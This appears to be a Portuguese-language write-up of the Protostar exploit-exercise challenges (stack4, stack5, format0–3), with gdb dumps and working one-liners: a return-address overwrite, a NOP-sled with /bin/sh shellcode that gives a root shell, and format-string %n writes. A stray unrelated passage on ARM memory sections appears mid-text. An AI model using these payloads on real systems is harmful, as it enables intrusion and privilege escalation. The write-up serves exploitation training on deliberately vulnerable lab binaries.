0x08048408 <main+0>:    push   ebp
0x08048409 <main+1>:    mov    ebp,esp
0x0804840b <main+3>:    and    esp,0xfffffff0
0x0804840e <main+6>:    sub    esp,0x50
0x08048411 <main+9>:    lea    eax,[esp+0x10]
0x08048415 <main+13>:   mov    DWORD PTR [esp],eax
0x08048418 <main+16>:   call   0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
End of assembler dump.
(gdb) b *main+21
```

colocamos um breakpoint no leave para conseguirmos o endereço do eip.

```
(gdb) b *main+21
Breakpoint 1 at 0x804841d: file stack4/stack4.c, line 16.
(gdb) r < /tmp/pay.load
```

esse arquivo tinha 70A’s nele.

Poemos ver onde começa nosso buffer

```
(gdb) x/100x $esp
0xbffff760:     0xbffff770      0xb7ec6165      0xbffff778      0xb7eada75
0xbffff770:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff780:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff790:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x00004141      0xbffff838      0xb7eadc76
```

e logo depois pegamos as informações do EIP, para sabermos quantos bytes precisamos inserir para obter sucesso.

```
(gdb) i f
Stack level 0, frame at 0xbffff7c0:
 eip = 0x804841d in main (stack4/stack4.c:16); saved eip 0xb7eadc76
 source language c.
 Arglist at 0xbffff7b8, args: argc=1, argv=0xbffff864
 Locals at 0xbffff7b8, Previous frame's sp is 0xbffff7c0
 Saved registers:
  ebp at 0xbffff7b8, eip at 0xbffff7bc
```

fazemos a posição do eip 0xbffff7bc - 0xbffff770 onde começa o buffer, que da 0x4C = 76. Ou seja, precisamos de 76 A's + o endereço.

```
user@protostar:/opt/protostar/bin$ python -c "print 'a'*76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
```

Stack 5:

Nessa chall nos utilizamos dos mesmo conceitos do anterior, só que dessa vez atacaremos o leave da função main.

Precisaremos descobrir onde nosso esp começa e o endereço do eip que iremos sobrescrever. Basicamente nosso input vai ser: inserimos a shell, colocarmos bytes que nao fazem nada /deslizam/conhecidos como nops 0x90, e por último redirecionar o nosso Eip para nosso esp inicial, assim, ao invés de sairmos do main retornamos pro início e executamos o código que o gets leu, nos dando acesso ao sistema. Nós utilizamos mais uma vez de alterar o fluxo de execução.

x/2x $ebp vemos o endereço do eip, pois é um dos endereços salvos no base pointer

```
Program exited with code 0160.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   ebp
0x080483c5 <main+1>:    mov    ebp,esp
0x080483c7 <main+3>:    and    esp,0xfffffff0
0x080483ca <main+6>:    sub    esp,0x50
0x080483cd <main+9>:    lea    eax,[esp+0x10]
0x080483d1 <main+13>:   mov    DWORD PTR [esp],eax
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb)
```

colocamos um breakpoint no leave e pegamos o endereço do esp

```
(gdb) p $esp
$1 = (void *) 0xbffff7ac
```

Achamos o endereço do esp.

Agora, com nosso script, inserimos os no-ops + o endereço do esp + noops + a nossa shell

```
user@protostar:/opt/protostar/bin$ (python -c "print '\x90'*76 + '\xac\xf7\xff\xbf
' + '\x90'*30 + '\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\
xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x8
9\xe1\x99\xb0\x0b\xcd\x80'";) | ./stack5
# id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
# wtf
/bin//sh: wtf: not found
#
```

Format 0:

https://en.wikipedia.org/wiki/Uncontrolled_format_string

Nessa stack de challenges - format - não necessariamente procuramos preencher uma variável com *chars* até escrevemos onde não deveríamos, aqui a gente se aproveita da liberdade que nos é dada sobre algumas funções de output, como printf e sprintf, controlando o que essa função imprime, podemos não só descobrir endereços de memória com o %x como também escrever nela, e é o que faremos.

(format0.c) download

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln(char *string)
{
  volatile int target;
  char buffer[64];

  target = 0;

  sprintf(buffer, string);

  if(target == 0xdeadbeef) {
      printf("you have hit the target correctly :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
(gdb) disas main
Dump of assembler code for function main:
0x0804842b <main+0>:    push   %ebp
0x0804842c <main+1>:    mov    %esp,%ebp
0x0804842e <main+3>:    and    $0xfffffff0,%esp
0x08048431 <main+6>:    sub    $0x10,%esp
0x08048434 <main+9>:    mov    0xc(%ebp),%eax
0x08048437 <main+12>:   add    $0x4,%eax
0x0804843a <main+15>:   mov    (%eax),%eax
0x0804843c <main+17>:   mov    %eax,(%esp)
0x0804843f <main+20>:   call   0x80483f4 <vuln>
0x08048444 <main+25>:   leave
0x08048445 <main+26>:   ret
End of assembler dump.
(gdb) disas vuln
Dump of assembler code for function vuln:
0x080483f4 <vuln+0>:    push   %ebp
0x080483f5 <vuln+1>:    mov    %esp,%ebp
0x080483f7 <vuln+3>:    sub    $0x68,%esp
0x080483fa <vuln+6>:    movl   $0x0,-0xc(%ebp)
0x08048401 <vuln+13>:   mov    0x8(%ebp),%eax
0x08048404 <vuln+16>:   mov    %eax,0x4(%esp)
0x08048408 <vuln+20>:   lea    -0x4c(%ebp),%eax
0x0804840b <vuln+23>:   mov    %eax,(%esp)
0x0804840e <vuln+26>:   call   0x8048300 <sprintf@plt>
0x08048413 <vuln+31>:   mov    -0xc(%ebp),%eax
0x08048416 <vuln+34>:   cmp    $0xdeadbeef,%eax
0x0804841b <vuln+39>:   jne    0x8048429 <vuln+53>
0x0804841d <vuln+41>:   movl   $0x8048510,(%esp)
0x08048424 <vuln+48>:   call   0x8048330 <puts@plt>
0x08048429 <vuln+53>:   leave
0x0804842a <vuln+54>:   ret
```

```
user@protostar:/opt/protostar/bin$ ./format0  $(python -c 'print "A"*90')
Segmentation fault
user@protostar:/opt/protostar/bin$
```

```
0x0804840e <vuln+26>:   call   0x8048300 <sprintf@plt>
0x08048413 <vuln+31>:   mov    -0xc(%ebp),%eax
0x08048416 <vuln+34>:   cmp    $0xdeadbeef,%eax
0x0804841b <vuln+39>:   jne    0x8048429 <vuln+53>
0x0804841d <vuln+41>:   movl   $0x8048510,(%esp)
0x08048424 <vuln+48>:   call   0x8048330 <puts@plt>
0x08048429 <vuln+53>:   leave
0x0804842a <vuln+54>:   ret
End of assembler dump.
(gdb) b *vuln+39
Breakpoint 1 at 0x804841b: file format0/format0.c, line 15.
(gdb) r
Starting program: /opt/protostar/bin/format0

Breakpoint 1, 0x0804841b in vuln (string=0x0) at format0/form
15      format0/format0.c: No such file or directory.
        in format0/format0.c
(gdb) i r
eax            0x0      0
ecx            0x0      0
edx            0x0      0
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff6b0       0xbffff6b0
ebp            0xbffff718       0xbffff718
esi            0x0      0
edi            0x0      0
eip            0x804841b        0x804841b <vuln+39>
eflags         0x200217 [ CF PF AF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

```
End of assembler dump.
(gdb) x/30x $sp
0xbffff670:     0xbffff68c      0xbffff8e3      0x080481e8      0xbffff708
0xbffff680:     0xb7fffa54      0x00000000      0xb7fe1b28      0x41414141
0xbffff690:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff6a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff6b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff6c0:     0x41414141      0x41414141      0x41414141      0x00434343
0xbffff6d0:     0xb7fd8304      0xb7fd7ff4      0xbffff6f8      0x08048444
0xbffff6e0:     0xbffff8e3      0xb7ff1040
(gdb)
```

```
(gdb) r $(python -c "print 'A'*64 + '\xef\xbe\xad\xde' ")
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/protostar/bin/format0 $(python -c "print 'A'*64 + '\x
\xad\xde' ")

Breakpoint 1, 0x0804841b in vuln (
    string=0xbffff8e2 'A' <repeats 64 times>, "␦", <incomplete sequence \336
    at format0/format0.c:15
15      in format0/format0.c
(gdb) c
Continuing.
you have hit the target correctly :)
```

Claramente funcionaria com um buffer overflow, mas esse não é nosso objetivo.

Fazendo da forma correta, faremos com o que o código insira 64 inteiros lixos da memória e depois o endereço que desejamos:

./format0 $(python -c 'print "%64d"+ "\xef\xbe\xad\xde"')

```
user@protostar:/opt/protostar/bin$ ./format0 $(python -c 'print "%64d"+ "\xef\xbe\
xad\xde"')
you have hit the target correctly :)
```

Format 1:

Source code

(format1.c)


```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

C compiler. Memory map. Program in RAM

Sections:

- .text: Program code. Read only
- .rodata: constants (const modifier) and strings. Read only
- .data: Initialized global and static variables (startup value ≠ 0)
- .bss: Uninitialized global and static variables (zero value on startup)

The bootloader (bt2.exe) places the .text, .rodata and .data sections into the RAM and then orders the ARM CPU to jump to the reset vector (address 0x40000000)



Nesse aqui - ***format 1*** - temos que modificar uma variável definida globalmente e que não foi inicializada, ou seja, que está contida no .bss

Primeiro vamos descobrir com o *objdump* qual o endereço da variável target, que queremos alterar.

```
user@protostar:/opt/protostar/bin$ objdump -t format1 -j .bss

format1:     file format elf32-i386

SYMBOL TABLE:
08049630 l    d  .bss   00000000              .bss
08049630 l     O .bss   00000001              completed.5982
08049634 l     O .bss   00000004              dtor_idx.5984
08049638 g     O .bss   00000004              target
```

```
080483f4 g     F .text  00000028              vuln
08049638 g     O .bss   00000004              target
```

objdump -t /opt/protostar/bin/format1 -j .bss

Agora, procuramos descobrir o offset total chutando alguns números (não foi bem randômico, já tinha procurado no gdb), vemos que com o 131 ele já escreve na memória, então utilizaremos o 130

```
8AAA317461user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%131\$x'")
8AAA2541414user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%130\$x'")
8AAA8049638user@protostar:/opt/protostar/bin$
```

Aqui só temos que por algum valor em ***target*** para isso utilizamos o %n para escrever na memória quantos bytes, passaremos o endereço de target mais o 130$n para escrever no endereço de target.

```
8AAA8049638user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%130\$n'")
8AAAyou have modified the target :)
user@protostar:/opt/protostar/bin$
```

Format 2:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);
  printf(buffer);

  if(target == 64) {
      printf("you have modified the target :)\n");
  } else {
      printf("target is %d :(\n", target);
  }
}

int main(int argc, char **argv)
{
  vuln();
}
```

Aqui, vamos utilizar a mesma técnica anterior, contudo, temos que inserir um valor específico na variável target. Primeiro descobrimos o endereço de target

```
user@protostar:/opt/protostar/bin$ objdump -t -j .bss format2 | grep target
080496e4 g     O .bss   00000004              target
```

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x08048454 <vuln+0>:    push   ebp
0x08048455 <vuln+1>:    mov    ebp,esp
0x08048457 <vuln+3>:    sub    esp,0x218
0x0804845d <vuln+9>:    mov    eax,ds:0x80496d8
0x08048462 <vuln+14>:   mov    DWORD PTR [esp+0x8],eax
0x08048466 <vuln+18>:   mov    DWORD PTR [esp+0x4],0x200
0x0804846e <vuln+26>:   lea    eax,[ebp-0x208]
0x08048474 <vuln+32>:   mov    DWORD PTR [esp],eax
0x08048477 <vuln+35>:   call   0x804835c <fgets@plt>
0x0804847c <vuln+40>:   lea    eax,[ebp-0x208]
0x08048482 <vuln+46>:   mov    DWORD PTR [esp],eax
0x08048485 <vuln+49>:   call   0x804837c <printf@plt>
0x0804848a <vuln+54>:   mov    eax,ds:0x80496e4
0x0804848f <vuln+59>:   cmp    eax,0x40
0x08048492 <vuln+62>:   jne    0x80484a2 <vuln+78>
0x08048494 <vuln+64>:   mov    DWORD PTR [esp],0x8048590
0x0804849b <vuln+71>:   call   0x804838c <puts@plt>
0x080484a0 <vuln+76>:   jmp    0x80484b9 <vuln+101>
0x080484a2 <vuln+78>:   mov    edx,DWORD PTR ds:0x80496e4
0x080484a8 <vuln+84>:   mov    eax,0x80485b0
0x080484ad <vuln+89>:   mov    DWORD PTR [esp+0x4],edx
0x080484b1 <vuln+93>:   mov    DWORD PTR [esp],eax
0x080484b4 <vuln+96>:   call   0x804837c <printf@plt>
0x080484b9 <vuln+101>:  leave
0x080484ba <vuln+102>:  ret
End of assembler dump.
(gdb) b *vuln+54
```

Primeiro precisamos fazer alguns testes. Vamos descobrir onde nosso input começa na memória:

```
user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" +".%x"*6') | ./format2
AAAA.200.b7fd8420.bffff614.41414141.2e78252e.252e7825
target is 0 :(
```

Aqui, vemos que ele é o quarto nos endereços, então, para escrever com o %n só precisamos inserir mais 60 bytes lixo da memória, pois 60 + os 4 iniciais = 64, e esse é o valor que queremos escrever no endereço de target.

```
user@protostar:/opt/protostar/bin$ python -c 'print "\xe4\x96\x04\x08" + "%60x%4$n"' | ./format2
                                                           200
you have modified the target :)
```

Format 3:

```
int target;

void printbuffer(char *string)
{
  printf(string);
}

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);

  printbuffer(buffer);

  if(target == 0x01025544) {
      printf("you have modified the target :)\n");
  } else {
      printf("target is %08x :(\n", target);
  }
}

int main(int argc, char **argv)
{
  vuln();
}
```

Mais uma vez começamos essa challenge pegando o endereço da variável target

```
user@protostar:/opt/protostar/bin$ objdump -t -j .bss ./format3

./format3:     file format elf32-i386

SYMBOL TABLE:
080496e8 l    d  .bss   00000000              .bss
080496ec l     O .bss   00000001              completed.5982
080496f0 l     O .bss   00000004              dtor_idx.5984
080496e8 g     O .bss   00000004              stdin@@GLIBC_2.0
080496f4 g     O .bss   00000004              target
```

0x080496f4 --- target

```
user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" +".%x"*6') |
/format3
AAAA.0.bffff5d0.b7fd7ff4.0.0.bffff7d8
target is 00000000 :(
```

não deu certo, aumentamos a quantidade que vemos

```
user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" +".%x"*36') | ./format3
AAAA.0.bffff5d0.b7fd7ff4.0.0.bffff7d8.804849d.bffff5d0.200.b7fd8420.bffff614.41414141.2e78252e
78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e78
target is 00000000 :(
```

12 de distância do começo.

```
user@protostar:/opt/protostar/bin$ python -c 'print "\xf4\x96\x04\x08%12$n"' | ./format3
��
target is 00000004 :(
```

Nessa parte tive um pouco mais de dificuldade por causa do número que ele pede, mas depois de pesquisar um pouco consegui.

valor 0x01025544 = 16930116, isso menos os 4 iniciais que já escrevemos.

python -c 'print "\xf4\x96\x04\x08%16930112x%12$n"' | ./format3

(essa eu tive ajuda da internet pra saber como por o número lá)

```
$ python -c 'print "\xf4\x96\x04\x08%16930112x%12$n"' | ./format3
```

```
                                  o
you have modified the target :)
```

https://github.com/guyinatuxedo/exploit-exercises-writeups/blob/master/protostar/format/format3.md